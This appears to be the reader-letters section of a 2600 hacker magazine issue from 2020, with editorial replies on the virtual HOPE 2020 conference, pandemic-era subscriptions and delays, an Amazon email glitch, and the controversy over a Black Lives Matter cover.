That makes us so happy to hear because that was where we worried the most. We wanted that community spirit to exist and to thrive. But any time you have interactive chats, there's a danger of it quickly devolving or of being overly controlled. Based on the overwhelming feedback from attendees (so far, at least), Matrix really seems to have come through in fostering an environment close to what we would want in real life. It worked particularly well with the Q&A sessions, where attendees wound up getting more access to speakers than would occur in a real life setting. The video clips (bumps) from attendees all over the world really added to the spirit and helped show some of the many places that HOPE was reaching.

Dear *2600:*

This was my first HOPE conference and *I absolutely loved it!* I cannot *wait* until the next one. You are all awesome.

Love,
Josh

Wow. Thanks so much for that. This whole thing really mushroomed into a major event out of the embers of the one we expected to put on. It just goes to show what hacker ingenuity can accomplish. We had a crew as good as any professional television network programming team and our various tech crews handled all sorts of challenges - anticipated as well as those unplanned for. And, of course, we had such incredible presenters who made the whole thing interesting for nine solid days. So there's lots of awesomeness to go around.

WE WANT YOUR LETTERS!

Please send us your comments on articles, technology, privacy, or whatever else is on your mind.
As you can see, we're open to a wide amount of opinions.

letters@2600.com or 2600 Letters, PO Box 99,
Middle Island, NY 11953 USA

POLLS

Generosity and Support

Dear *2600*:

It's really exciting to see your own article published in *2600* on dead tree paper!

I'm good on both the subscription side and the t-shirt side. For me, the best reward is seeing *2600* still going and HOPE still getting organized. Perhaps you know of someone who could use the subscription instead of me?

All the best, and thanks again.

k

We thank you for your generosity. Whenever such an offer is made, we apply it to someone in need, as we know of many.

Dear *2600*:

I think your efforts are extremely important. I'm not wealthy, but if there's any way I can help *2600* carry on, please let me know.

Ryan

Everyone is wealthy in some form. If you can help us get the word out about the various challenges and projects we're embroiled in, that is a pretty valuable service. Those who subscribe help to keep us going while those who contribute content make it possible for us to have something worth subscribing to. We're all pieces of a big picture.

Dear *2600*:

You guys have been part of my life for 20-plus years now. I got Emmanuel and some others to sign my laptop back at The Last HOPE. If I want to get more sigs in the future, we need to make sure *2600* sticks around, so I'm doing my part!

Matthew

That's some smart thinking.

Dear *2600*:

Does *2600* accept donations via credit card or is crypto the only way?

m

At the moment, we only have a Bitcoin donation button on our main page. We're not a charity, so we're reluctant to have our hand out in more ways than that. The best method of supporting us is to become a part of what we're doing by getting the magazine and the various other items we offer. Of course, there's always the option of buying a shit-ton of stuff from our store and telling us in a note not to send any of it to you. But we'd almost certainly wind up donating it to someone else.

Dear *2600*:

I read (with dismay) about the recent financial problems at *2600*. I've been reading your magazine for almost a decade, and subscribing (to the Kindle edition) for a few years. I'm really glad to see the annual digests available digitally. I wanted to do my small part to infuse some additional cash into your company by purchasing the lifetime digital subscription.

2600 is essential!

Jim

We really appreciate that and are thrilled at the reaction we're getting from many first-time digest readers. What better way to support a hacker magazine than to get every single issue in digital format?

Dear *2600*:

Going yearly because I don't need any multi-year discounts! I'll gladly give up the full $29 each year!

Nicholas

Wow, here's a level of support we didn't expect. Of course, we'll have to remind you each year to renew. Hopefully you won't start hating us for that.

Dear *2600*:

I just purchased a print lifetime subscription and said "fuck it, I'll get a digital one too." Keep it up.

Black Cat

Thanks for the support. A number of people have signed up for this, as it's good to have a paper version in addition to a digital one. We certainly like to have both of them around.

Dear *2600*:

Today I bought two copies of the Winter 2019-2020 issue from my local Barnes and Noble in Eugene, Oregon. I am already a subscriber and had already read this particular issue from cover to cover. I was *anxiously* awaiting the next issue. I was worried. I was really looking forward to the next issue and it hadn't shown up.

I started stalking the local Barnes and Noble. Once a week I would go check to see if a new issue had made it to the stands - and just not my mailbox. I was going to buy it if it was there, I *had* to have it. If there had been a mailing error and I wasn't going to get my issue in the mail, then I would have this one. If it was just delayed, I would rather have two than possibly have none!

But the issue on the stands never changed...

and finally your new issue arrived (huzzah!). I sat right down on the porch and read the editorial "Adaptation." Now I know why this issue was delayed! In a show of support the next day, I went back to the bookstore and bought two more issues, and I made a big deal to the manager about how your magazine is what keeps me coming into *their* store and spending money (as I bought a coffee and snacks). And when the new issue is in stock, I will buy two of those. I am going to give away the four extra issues in hopes of not only offsetting a tiny, tiny fraction of your COVID-19 related costs, but bring in a new subscriber or two.

With warm regards, and gratefulness to the continued survival of *2600*, see you next quarter!

Elijah

Your generosity knows no bounds. It's stories like this that make us try even harder. As you probably have surmised, our Spring issue never made it to that store since they weren't accepting deliveries during that period. We hope it made it to you. Please let us know if it didn't.

Dear *2600*:

I have a lifetime subscription for the printed edition and would like to continue receiving it via regular mail. Consider this digital upgrade a donation to improve the publication's odds during these tough times.

Robert

We appreciate that and hope you enjoy the full set of every issue we've ever published that you'll now be receiving in digital form.

Dear *2600*:

I'm an avid reader and supporter and just read the intro of the newest edition. How do I make a donation that's not Bitcoin? I want to make sure *2600* is around for a long, long time. I'm already a subscriber. How else can I help?

jo5h

The best thing to do is simply buy what we're offering. That way you're not just giving money to us, but getting something in return and helping to spread our stuff around. And if you already have too much of our stuff, you can always have it sent to anyone else in the world.

Submissions

Dear *2600*:

Here are a collection of essays which I have written in the past couple of years. Some may be suitable for your use.

Mike

Indeed, many of them were of great interest to us. Unfortunately, you also posted them online, which made it impossible for us to accept any. It's perfectly fine if you want to post stories you submit online after they're printed. But our readers want and deserve material that isn't already available elsewhere.

Dear *2600*:

I've found a way to get past Android PIN numbers and make calls on phones and defeat two-factor authentication. Would this be publishable?

C

We'd certainly be interested in seeing this. As would our readers, no doubt.

Dear *2600*:

I am getting in touch today to see if you would be interested in a contributed article for your site 2600.com?

For the last five years, I have been working as a freelance writer and, during this time, have managed to forge some solid connections with a variety of businesses across many different niches. As part of this, I have written lots of unique content and articles for them and I would like a chance to share these with you, if this is of interest to you?

The clients I work with operate across a huge range of sectors, and this means I can produce high quality content and blogs on a wide variety of subjects. I would be really pleased to contribute something to your site. The content would be original and, of course, I will take the time to properly research existing material on your pages to make sure it fits in naturally.

If this is something you would be interested in, please do reach out to me and I can get working on something for you. Just to reassure you, my clients are prepared to cover any administrative costs that are involved in posting an article.

It would be great to hear back, and I am very much looking forward to working with you!

I haven't added your details to a contact list, so should you not wish to hear from me again, I will respect your wishes. If, for whatever reason, you'd like to make certain this doesn't happen, you can use the link below to notify me.

Charolette

This is not how our writers operate. First off, most of them are human. We suspect you might not be. Second, our writers pick the subjects that are of interest to them and write articles based on those subjects. That way, we have articles written by people who are enthused and knowledgeable about the contents, resulting in better articles and a more educated readership. We don't tell people what to write, so we won't be telling you what you should write, regardless of whether or not you're human.

For those humans out there who might be *interested in writing about something in the technological world that they're enthused by, definitely write that article and make it as detailed as you can. Then send it on in to articles@2600.com. That's how we've been doing it since the dawn of the Internet and we have been thrilled with the quality of the content we've received over the years.*

Dear *2600*:

Are there any topics on which you have always wanted to publish an article, but no one ever has submitted one?

I might want to take a try at it.

Michael

Let us once more point out that we don't assign articles. They need to be on subjects that you either already know something about or are interested in learning more about. To answer your question, yes, there are plenty of topics nobody has touched that we would be very interested in. We would also be interested in printing articles on topics that already have been touched upon, as everyone brings a new perspective to them. So ask yourself what you think would be of the most benefit to our readers and, if this is something that you can write intelligently on, give it a go. We look forward to seeing what you come up with.

Gratitude

Dear *2600*:

I would like to take a moment to thank and salute each and every one of you on the technology front lines for doing what you do with the passion that you do it. It's because of your tireless innovation and support that continues to stand fast in the face of adversity, in space that you enable and maintain day in and day out. You continue to keep the wheels of industry moving in today's ever-connected world and, because of that, I am grateful.

Kevin

There are many people in our community who help keep various online outlets functioning and we share this gratitude for doing what they do. It all adds up.

Dear *2600*:

Love that you have DRM-free PDF versions available. If I had one request, it would be to make DRM-free ePub versions, but I understand that ePub is not as "typeset" as PDF (reflow, etc.). This is great though. I love not having to be tied to a publisher through an account, and can own these in perpetuity.

Arjun

We're looking at all options and possibilities. (We are now offering ePub for our newest digest editions.) If something is desired by a number of people and it's feasible to pull off, then you can expect we'll offer it.

Dear *2600*:

I grew up on *2600*. I reconnected with a childhood friend in 1999 when we ran into each other browsing *2600* at a bookstore. Thanks!

George

We hope you've stayed in touch. There are less bookstores for you to reconnect in these days.

Dear *2600*:

Thank you for all your hard work during COVID. I'm so happy to see that there looks to be a path forward and that *2600* will continue.

David

We always planned on continuing even if it meant going back to our early days of 8½ x 11 sheets of paper stuffed in an envelope. But the outpouring of support we've received will keep us going without having to cut anything, which is the best possible outcome in these awful days. We intend to do everything we can to ensure that others also have the best possible outcome.

Random Thoughts

Dear *2600*:

I just wanted to say that my spouse and I love you guys. We are avid fans. If there's any way to pass that on to someone, please do.

Also, I was curious if you could please send me a few stickers/pins, samples, or other promotional items to display? Even though money has been tight on us during COVID-19, we would like to support you.

Thank you very much and happy summer!

(Also I'm not bot/spam. My emails have been going into people's spam folders recently for some reason.)

Fiorita Li

We might be able to help you. Not with the stickers and pins, since we don't really have any, but with your overfamiliarity with the spam folders. If you look at your own letter, you will notice that you never actually say anything that refers to us specifically. Why is that? You mention "you guys" and that you're "avid fans" and, after making a compliment, made a request to "pass that on to someone" which is exactly what we would do in a situation like that. You seemed to know us so well and you really had us fooled. Mentioning such familiar things as "summer" and "COVID-19" really solidified our faith in your sincerity. You even had an outlook.com email address! How could this not be legitimate? But then we found your letter on the Internet, using the exact same words to compliment someone else and ask for stickers and pins from them! We were crushed.

So we will not be sending stickers, pins, or anything else to your address. (We actually don't have any stickers or pins at the moment anyway.) But we are somewhat curious what your actual game plan is here. What will you do with an enormous accumulation of various stickers and pins that other people send you? No doubt we'll hear about it someday on the news.

Dear *2600*:

Long time, first time. Been hearing *Off The Hook* on WBAI for decades.

How possible would it be to have a real election, independent of the DNC/RNC, corporate media farce?

If ballots, with proof of citizenship, could be accepted using blockchain-type security, would we even need voter registration or voter rolls?

It wouldn't have to be limited to Trump or Biden either. We will need leadership when this government falls.

Thanks for all the great work.

gw

Come up with a system everyone's grandmother can easily use and you might be onto something.

Dear *2600*:

I saw your recent update about the delayed Summer edition finally coming out. I can't see the list of articles on the Amazon Kindle page for digital editions, and I was wondering - is my article in this one? I didn't see it in Spring 2020, and I know that accepted articles like mine aren't always immediately published. Just wanted to know if mine made it this time. I could be patient and wait till the DRM-free PDF version comes out next week, but what's the fun in that?

Also, I just wanted to say that I attended HOPE 2020, and it rocked my world! I am so happy that you had such an incredible turnout, and I hope the collective registration fees were enough to keep *2600* alive in these tumultuous times. At HOPE 2020, I got to interact with one of my tech heroes - Matthew Hodgson, technical founder of Matrix. Beyond that, I was blown away by the smoothness of the workshops and talks, and I really enjoyed listening to the *Off The Hook* episode where you discussed the planning and technical challenges you faced along the way. Keep killing it!

P.S. I originally sent this email to articles@2600.com. Hopefully, you won't roast me in your letters section for being a noob and emailing the wrong department!

X

Well, we did turn this into a letter, but the department you contacted was correct. However, we won't answer your question here (and we've also obfuscated your name) because doing so might give clues to your identity, something you may not want. If your article wasn't in the Summer issue, it almost certainly is in this one.

We're glad you found this year's HOPE to be enjoyable. Had you asked us in the spring, we would not have bet on our surviving the year with all of our revenue disappearing. It took the faith and support of our readers and attendees to show us that miracles are possible and that we have a truly awesome community. Hopefully, many others throughout the world are having similar epiphanies.

Our Lateness

Dear *2600*:

I'm a subscriber to the online edition of *2600*. When it the Summer 2020 edition coming out? July is almost over.

craig

We probably got around 100 similar inquiries. This one made it too late to get into the Summer issue. While we're still horrendously late due to all the chaos of 2020, we're slowly catching up with each issue coming out earlier than the last. We can only hope that COVID-19 will be completely gone by the time we're totally caught up.

Dear *2600*:

I'm not exactly sure who to contact regarding the lack of the Summer issue as it still hasn't been published. It's getting close to release time for the Autumn issue. Hopefully that won't be missing either.

Is there a lack of articles or just printed material in general? Why not post some old favorites if that's the case.

I've been a subscriber for years and this is the first time I've seen this occur.

Would be nice to get an update on the process.

Digit.Hex

It's been an unusual year if you haven't noticed. The delay was caused by distributors and stores shutting down and leaving us high and dry with no place to send our issues for retail sales. The support we received from our readers and HOPE attendees enabled us to keep going, albeit late. We're doing our best to survive in very trying conditions. We're just grateful that we have this support, and that things aren't worse, even though we know that for so many others it's much worse. In unusual situations like this, you can always check our website (www.2600.com) or our Twitter feed (@2600) for updates. We hope to gradually get back on schedule with each new issue gaining a couple of weeks.

Dear *2600*:

Thank you for your hard work getting this issue out amidst all the idiocracy.

mh

Sometimes that kind of thing only makes us want to work harder.

Dear *2600*:

Really happy to get the notification that the Summer issue was out in PDF format and that *2600* continues to truck along! Wishing you all the best.

p

We were super thrilled to get that issue out, even though it was nearly three months late. It was a true milestone for us, having lived through some of the most adverse and challenging conditions we'd ever seen.

Dear *2600*:

No matter how nostalgic I feel and wishing that *2600* stays alive from the bottom of my heart in these really hard times happening worldwide, I simply cannot get over the fact that I am receiving email to actually buy the Summer issue. What I mean is, lifetime subscriber to hard copy of the magazine (which, let's be honest now, is probably not going to happen and no way I could even think of placing a bit of "guilt" onto you), but the word "compensation" should come into play. Let me explain myself. This person actually paid us some money, but due to a pandemic and hard times happening worldwide, there is really not an easy way for us to send the printed magazine to this person living in a non-EU country (Bosnia and Herzegovina). Can we offer compensation to this person and say, "Would you rather receive a PDF because we can't do much at this moment for you and actually promise you that you will receive your hard copy?" No. Let's just send an email and if they want to continue to read, he/she/it will have to actually buy it! Wow. No... just no. I just felt the need to share my thoughts and nothing else. Please, stay alive, healthy and good.

With my deepest respect.

Adnan

We think you're misunderstanding our intent. We send out a notice to people who have bought previous PDF editions when a new one comes out. It has nothing to do with whether or not you're a subscriber to the paper edition. And it's easy to not get this notice at all if you choose. While mail has been unpredictable, we've been sending everything out - sometimes late, but everyone is getting what they requested. If, by some misfortune, you don't get what you're entitled to, we can only address it if we're told about it. We have yet to determine if your issue was lost in the mail or if it arrived later than anticipated (keep in mind that the Summer issue was nearly three months late). We've been dealing with numerous subscriber issues, but we can only deal with them once we know they exist.

Dear *2600*:

Has *2600* been dropped by Barnes and Noble? Can't find it at various locations. They used to have it. Sorry, I couldn't find a better email on your site to send this message.

James

This turned out to be the perfect place to send it! And, no, we haven't been dropped by Barnes and Noble. As you may have heard, there have been tremendous problems with distribution this year, and many Barnes and Noble outlets have been closed for a good portion of the year. Our Spring issue never made it into the chain since they stopped accepting deliveries altogether, leaving us majorly screwed. We hope all of that is past us now, but this year continues to delivery unwanted surprises.

Dear *2600*:

I guess it'll be a while before I'm in a bookstore again. Glad to have a way to keep the issues coming!

Katherine

While the bookstore crisis was crippling for us, much of it was offset by people such as yourself opting to subscribe instead. It's so important not to lose that magical connection with our readers.

Kindle Fun

Dear *2600*:

I'm sure you know about this already, but just in case....

From: Amazon.com
Date: Sat, Aug 15, 2020 at 7:26 AM
Subject: Your Kindle Subscription 8009 Magazine: The Hacker Quarterly - Digital Edition
Greetings from Amazon

We would like to inform you that the Summer 2020 edition of 8009 Magazine: The Hacker Quarterly - Digital Edition is delayed as we have not received the inputs from the publisher end. We will publish the edition as soon as we receive the feeds from the Publisher.

We apologize for any inconvenience. Thank you for being a Kindle Newsstand Subscriber.

Best Regards,
The Amazon Newsstand Team

scott

Oh, indeed we do. This provided us with entertainment for a full week. We weren't particularly thrilled with the way Amazon phrased this, as it appeared we had simply vanished when, in fact, we were going nuts trying *to coordinate printers, distributors, and stores so that the Summer issue would get to people, rather than go into dumpsters like the Spring one did. We don't have the ability to email Kindle customers, but Amazon does. And, if you read this email carefully, you'd see that they haven't quite mastered that art....*

Dear *2600*:

Subject: Fwd: Your Kindle Subscription 8040 Magazine: The Hacker Quarterly - Digital Edition

Something is going on at Amazon. They think it's called "8040 Magazine." What????

Joshua

Yes, congrats for paying attention. And you were far from the only one.

Dear *2600*:

Just received an email from Amazon informing me that my subscription to "9310 Magazine - The Hacker Quarterly" was delayed. No idea why they got the name wrong, may be a symptom of something else. Can forward to you upon request.

Matthew

And on and on it went. We have this unique ability to make systems crash with nothing more than our own name. Apparently, there's something in Amazon's mailing software that can't handle numbers in a particular field without going off the rails. So it appears every recipient was incremented by one, creating a whole lot of Hacker Quarterly affiliates. We have no idea where it began or ended. It might still be going on. Of course, reaching a human and trying to explain this is more trouble than it's worth. So all we can do is grab a beverage and watch the chaos unravel from the sidelines.

Once again, we apologize for our name and the confusion it causes.

Cover Controversy

Dear *2600*:

It made me sad to see the reaction to the Summer *2600* cover. People who disagreed with the cover are unsubscribing from the magazine? Are you serious? I have several responses to this.

First, the old adage, don't judge a book by its cover, applies remarkably well here. Subscribing (or just buying each issue) means not only supporting the cover, but also all the writers who submit pieces for the magazine, as well as supporting all the new people who might not have any other access to community.

Second, in my opinion, the creator of the cover was expressing themselves in a method we're all supposed to cherish: free speech. Should we go up in arms every time someone says something we disagree with? I know there is an unfortunate trend towards that in contemporary culture, but I think that is something that we as a community can rise above.

Third, if you have a problem with the cover, *2600* has a great way to express that: writing a letter to the editor, like what I'm doing now. If you disagree with something, speak up, and make your views heard. Or make a cover you think is better, send it in, and ask for it to be considered. All sorts of things you can do.

I say this as someone with mixed feelings about the cover, but I am also happy that *2600* has the courage to express their own opinion in a very divisive time.

aestetix

We honestly were not expecting this kind of a reaction at all. Mostly, our covers are collections of perceptions, reflecting things that are going on at the moment with some sort of connection to the hacker world. Sometimes people attach meanings and emotions that aren't entirely accurate and are usually connected in some way with their own perspective. Similar to the misperceptions that plague the hacker community, digging a little deeper can often prove enlightening.

Dear *2600*:

Can't believe people are unsubscribing - hope this helps to offset it.

HS

Every gesture of support helps and gives us the motivation to keep going and to not be afraid to express ourselves. We hope we can extend that to others as well.

Dear *2600*:

Saw your tweet about people dropping subscriptions because of BLM. They are on the wrong side of history - and I'm here to stand with you on the right side of it.

Royce

Perhaps the most incredible part of the objections is that not one of them actually articulated what it was they were upset about. Just that it was subject matter we shouldn't have in our pages and that this makes us equivalent to their worst nightmare of what they imagine "those people" stand for. There are a number of allusions in this piece that have nothing at all to do with social justice, but they blinded themselves to that in addition to distorting what social justice is all about.

Dear *2600*:

New sub because I saw your tweet about people canceling over the new issue.

Amber

Welcome aboard! What's ironic is that most of these people never even made it past the cover. They undoubtedly would have found something else to be upset by if they did.

Dear *2600*:

Subscribing because I've loved *2600* since the 90s, and y'all need to keep doing shit like the cover on 37:2. Hack the fucking planet and Black lives matter!

Robert

That should be in the Pledge of Allegiance.

Dear *2600*:

Love the cover. Haven't read *2600* in years - used to get issues from newsstands - but this has made me buy my first subscription ever!

Maxwell

We also heard from so many people who lost track of us over the years. Nothing like a good controversy to get us back on the radar.

Dear *2600*:

Keep up the righteous work of questioning established systems and supporting human rights in the process!

Jason

It's really not that hard. If everyone did it without worrying about the consequences, the world would be a better place.

Dear *2600*:

I was so shocked to learn that you had political opinions after years of being so completely apolitical that I decided to get that lifetime subscription I probably should have bought two decades ago. Thanks for always speaking truth to power.

Steve

You're most welcome. And we assume that came with a healthy dose of sarcasm.

Dear *2600*:

Growing up, I used to buy *2600* in person at the local bookstore. I heard people were unsubscribing because they're fascists. They can go fuck themselves.

"Hack the planet!"

Corwin

It's certainly possible for people not to be fascists and disagree with us or find our covers and/or articles objectionable. But it's really difficult for us to understand why we can't unite under a simple premise that murder is wrong and that Black lives unquestionably and without any condition or asterisk matter. We should be so far past this point now.

Dear *2600*:

I'm a longtime subscriber (since the 90s!!) but I let my sub lapse a bit. Your excellent cover reminded me that I need to keep supporting you. Thanks so much for showing solidarity to women and Black lives. It matters!

A B

Many of us underestimate how much these simple statements matter and how easy it is to express them. If nothing else comes out of this, having more people step up would be the best possible outcome.

Dear *2600*:

This subscription is *because* of your political stance. I read *2600* back when it was txt files on BBS's - glad to come back.

N G-B

We were probably pissing off the same people back then.

Dear *2600*:

Longtime fan, first time subscriber. Keep on doing what you are doing.

S S

Subscribers like you make that possible.

Dear *2600*:

Thank you for your Summer 2020 cover!

Any hacker who thinks the police and authoritarianism are their friends is fucking deluded and I'm here to put my money where my mouth is. Thank you for speaking truth to power! Reader from the 90s on, but slacker in supporting you all.

I hope this in some small part makes up for being a slacker and getting my issues at Barnes and Noble randomly.

Long live *2600*!!

Bill

You have nothing to make up for - you've clearly been a supporter for quite some time. We hope to continue to earn that support.

Dear *2600*:

I am subscribing after many years of picking and choosing my issues because, no matter what anyone else says, I am glad to see you guys take a stand for what's Good and Right. Fuck the haters, keep fighting the good fight.

Eric

We're starting to get the hang of it.

Dear *2600*:

Thank you for taking a knee and a clear stand over all these years. Cheers from Hamburg, Germany!

Jan

Taking a knee is such an easy gesture to make. Printing a picture of someone taking a knee is even easier. We're amazed how simple gestures and simple words can lead to such an adverse reaction. We have a long way to go.

Word Controversy

Dear *2600*:

So in the *2600* that arrived in the mail today, I was reading the first article about adaptation. George Floyd and the white man that killed him were friends and coworkers at some point in time. I don't believe - and neither does the rest of society, based upon the facts that came out after all the riots - that George Floyd was killed because he was black. It was just a bad person. It goes both directions: the cop was bad and George Floyd wasn't a good person either. I was hoping that *2600* would not get political, but here we are. I am a lifetime member and, honestly, if you guys are going to get political like this, I probably will not stick with my lifetime subscription which will be good for you so you guys can save money.

jus

It's a lifetime subscription. You're stuck with us. Read the fine print.

But seriously, your conclusions are incredibly disturbing. We'll set aside your assumption that you speak for "the rest of society" because it's not worth the ink. Did you even see the video? Because anyone who did should realize that it was not one cop who let this happen, but many. This is their normal. And it absolutely is a racial thing. If you don't believe the statistics which show the wide disparity in prosecutions for the same crimes between white people and minorities, then believe the racial ugliness which rears its head whenever something like this happens. See what your fellow citizens are saying on the Fox News comment boards, what the cops text to each other, or even the racial hatred coming out of the White House. To judge the victim in this manner, implying that he's to blame for literally having the breath taken out of him in front of the world, is disgusting.

And one more thing: human rights are not "political" any more than oxygen is. We need both to survive and we need to ensure that everyone has access to them. As hackers, we take a keen interest in concepts like equal access, technology used in socially responsible ways, and standing up to injustice. What magazine did you think you were subscribing to?

Dear *2600*:

You guys know a lot about computers, but not about politics. Stick to computers. Any good articles about quantum computing?

Thomas

We're hardly ignoring technical material by mentioning injustices that directly affect all of us and pointing out the need for change. We've literally been doing this since our first issue. Oddly enough, the people that say these sorts of things never seem to agree with our conclusions and/or opinions. Nobody has ever told us, "I agree completely, but you're not the right people to say this." So if it's a matter of disagreeing, why not make a counterpoint instead of telling us to keep quiet?

Noticed

Dear *2600*:

Just a picture

Jeff

And exactly the kind to make our day. Hopefully they've updated that display a couple of times this year.

Dear *2600*:

I was pondering the possibility of becoming a lifetime subscriber, until I stumbled upon the following small print: "We'll keep sending you copies of *2600* until either you or we cease to exist."

How do you suggest I let you know I am about to cease to exist, before I am in a position where I might not be able to do so?

Xcm

The post office actually has a "deceased" stamp when returning mail. Not the nicest way to get a letter returned, but it sends the message. Of course, we don't actually keep track of the current status of our lifetime subscribers, nor do bells go off if one of them departs this realm. As long as nobody shares this info with us, we'll just keep sending issues as if nothing happened. However, we might start to suspect something's up after a century or so.

Dear *2600*:

Just wanted to let you know that one of the "Personals" ads you printed in the latest issue is from a man who was found guilty of possessing and distributing child pornography who has been in prison for five years and may be eligible for parole soon-ish. You can easily confirm this by checking justice.gov.


Not sure what you want to do with this info - I know you cannot possibly check every inmate's backstory that wants to run a personal in *2600*, but I imagine some of your readership might be a bit upset if they knew this.

Aurelius

And everyone is encouraged to use whatever tools are at their disposal to check on people to see if they're comfortable communicating with them. We're not going to make that decision for them. Nor will we act as an additional judge and jury for people who are already serving time. Since everyone who's incarcerated must give out their full info if they want to receive mail and since every prisoner (we believe) can be looked up using this information, it's relatively easy to get more details either through the prison system itself or with some basic Google skills. As with any system, we encourage our readers to tread carefully and be as educated as you can possibly be.

Dear *2600*:

Just finished watching HBO's *Chernobyl* and saw this (I'm a little late to the game on this show, so there's a good chance this has been sent in already). But I'm sure there's a location to buy the mag somewhere inside?



The contaminated region of Ukraine and Belarus, known as the Exclusion Zone, ultimately encompassed 2,600 square kilometers.

dsttyy

We're the silver lining on every radioactive cloud.

Complications

Dear *2600*:

I've called and left a message concerning this issue. I only know two email addresses at *2600,* so I apologize that this message is likely going to the wrong folks. However, I have recently cleaned my house and came across my old *2600* issues. I have not received any in quite some time and I had forgotten I even had the subscription. That said, I seem to have stopped receiving them after the Summer 2017 issue for some reason. Would you please verify my subscription and address? I'd also like to see if you would please send the issues I am missing up to current.

Thanks in advance.

Matt

People who forget they have a subscription is something that occurs more than you'd think. But this was a bit unusual in that nothing was ever returned to us, so we knew the issues were going out. The possibilities included some sort of problem on the receiving end, which likely wouldn't be resolved by sending all of the issues a second time. There's also a chance that postal service software was rejecting the address for some reason. This is very unusual, but we have seen it happen before. Typically, there's some kind of special character that confuses it, which is precisely why we need humans to step in. Rest assured, we will leave no stone unturned in getting to the bottom of this and will make sure you get all past and future issues.

Dear *2600*:

Secret Service has shown up at my house several times, most recently a few days ago. They accused us of being a threat to our president, but they had no idea I had a personal invitation from Trump to his rally here in Texas followed by a dinner. I found out they came to scare me because I have a lawsuit against a Texas Ranger for unlawful arrest and First Amendment retaliation. The Ranger is corrupt as hell and I have evidence, but they've blocked me at every turn to try and keep it quiet.


A. C.

Seems like having a personal invitation from the president of the United States might get you some leverage. But with all that's been going on, it could actually get you on another list. We hope it all works out. No matter what, don't speak with these people without a lawyer. No matter what.

Clarification

Dear *2600*:

In the "Cures" section of 37:2, there's a letter on page 36 that reads: "Did you know that every tire is equipped with a factory-installed GPS chip so that you can be located in 5G networks? If you don't like this, you have to cut off the little antenna sticking out of the rim." While your response to it (yes, there are microchipped tires) isn't wrong, the original email is an old prank meant to trick people into destroying their tires by cutting the valve stem. See attached image.


STOP THE GOVERNMENT FROM TRACKING YOUR CAR: REMOVE THE RFID CHIP FROM THE FACTORY BY SNIPPING OFF THIS TUBE!

A. S. A

This is a classic method of perpetuating falsehoods by mixing in a dose of truth. There is indeed a company called Pirelli that's moving forward with this technology. But it's still being developed and, upon reflection, that "little antenna sticking out of the rim" is likely, as you surmise, the valve stem. We hope none of our readers go ahead and cut that off in the future. However, if they do, they will, in fact, disable that system - along with the rest of their car.

Dear *2600*:

In my article that was published in the Spring 2020 issue, I wrote that Whidbey Telecom planned to publish a map showing the locations of each "freephone," which they refer to as courtesy phones. Anyhow, should anyone be interested, go to the following page and scroll all the way to the bottom. Now off I shall venture to the island and visit many of these wonders of yesteryear! www.whidbeytel.com/community/

Curtis

Thanks for the update!

More HOPE Thoughts

Dear *2600*:

Hello, all! I'm emailing to ask about that limited edition HOPE 2020 t-shirt and badge for speakers? I'm a subscriber, finally - I hope this offsets the cost some.

Congrats on a great HOPE, and thanks for continuing to put it on come hell or high water. I know it means a lot to me and many others I know.

David

We believe we've made contact with each and every speaker and ticket holder for HOPE 2020 via email. All who responded should have received by now their special t-shirt and badge that will only be given to them. Thanks for being a part of it.

Dear *2600*:

Thank you very much for having me at HOPE 2020! I saw so many talks and totally enjoyed the whole conference! And I'm also looking forward to getting the t-shirt and badge!

I did not send you my address yet - shall I send you one?

Y N

We no doubt have pried this information out of you by now. If we haven't, please contact us right away.

Dear *2600*:

When I attended some HOPE conferences in the past, there were some really cool old computers set up with games mostly, and on display were some nice examples of older working systems.

I have recently downsized, and I have several old Mac Plus *and* a MAC SE 30 that I refuse to simply throw away to landfill. I was wondering if you knew the name or names of a group, or groups, that might be interested in some of this older hardware?

I live in the Norfolk, Virginia area, and was very impressed with the older systems that were maintained/displayed by the group of folks in the Hacker Village area (second floor) of Hotel Penn. I just cannot remember their specific name.

By the way - fantastic job on HOPE 2020 COVID Edition! I really enjoyed all the talks I was able to view. The HOPE 2020 soundtrack was fantastic as well. I look forward to getting my t-shirt. Thanks for all that you do!

v/r

Dave

Thanks for the support. The group you were thinking of is the Vintage Computer Federation (vcfed.org). We alerted them to your offer and hopefully it all worked out. Another option for anyone looking to give old machines a good home is to take out a free Marketplace ad in an upcoming issue.

Dear *2600*:

Just an observation, since I don't know all the answers to the phoropter art puzzle. As far as I know, the phoropter was MA DE in 19 09.

Lilly

That's pretty good. And for those who have no idea what we're talking about, the HOPE 2020 website isn't entirely what it seems.

Dear *2600*:

Just FYI - some Internet friends were bemoaning DEFCON's use of Discord and I saw a few people say they wish it was run more like HOPE. So good job all!

Doug

We heard it worked out pretty well for them - it's important to try out different methods. We're happy we used Matrix, but are always looking for new ways of doing things. We're well aware that, no matter what winds up being used, it won't please everyone.

Dear *2600*:

I would like to thank all of the speakers, hosts, workers and volunteers that created a very memorable event. It was a bright spot in the middle of a difficult summer. Many of the presentations were done at the homes of the speakers and it felt as if they were presenting to us in an intimate environment that a hotel ballroom could never provide. Other times, the panels and events reminded us that we were part of a larger community and needed to break out of our quarantine and brave the world together. The most beneficial result was that we learned new things about our world and the people within. We need to fight the good battles and keep each other informed of the forces that strive to suppress us. And thanks to the sponsors of HOPE; you need us and we need you - see you at the next HOPE!

A special thanks to everyone at *2600* for succeeding with this venture. This event has been recorded in history and will be remembered!

A long time subscriber to *2600* and attendee to many HOPE events!
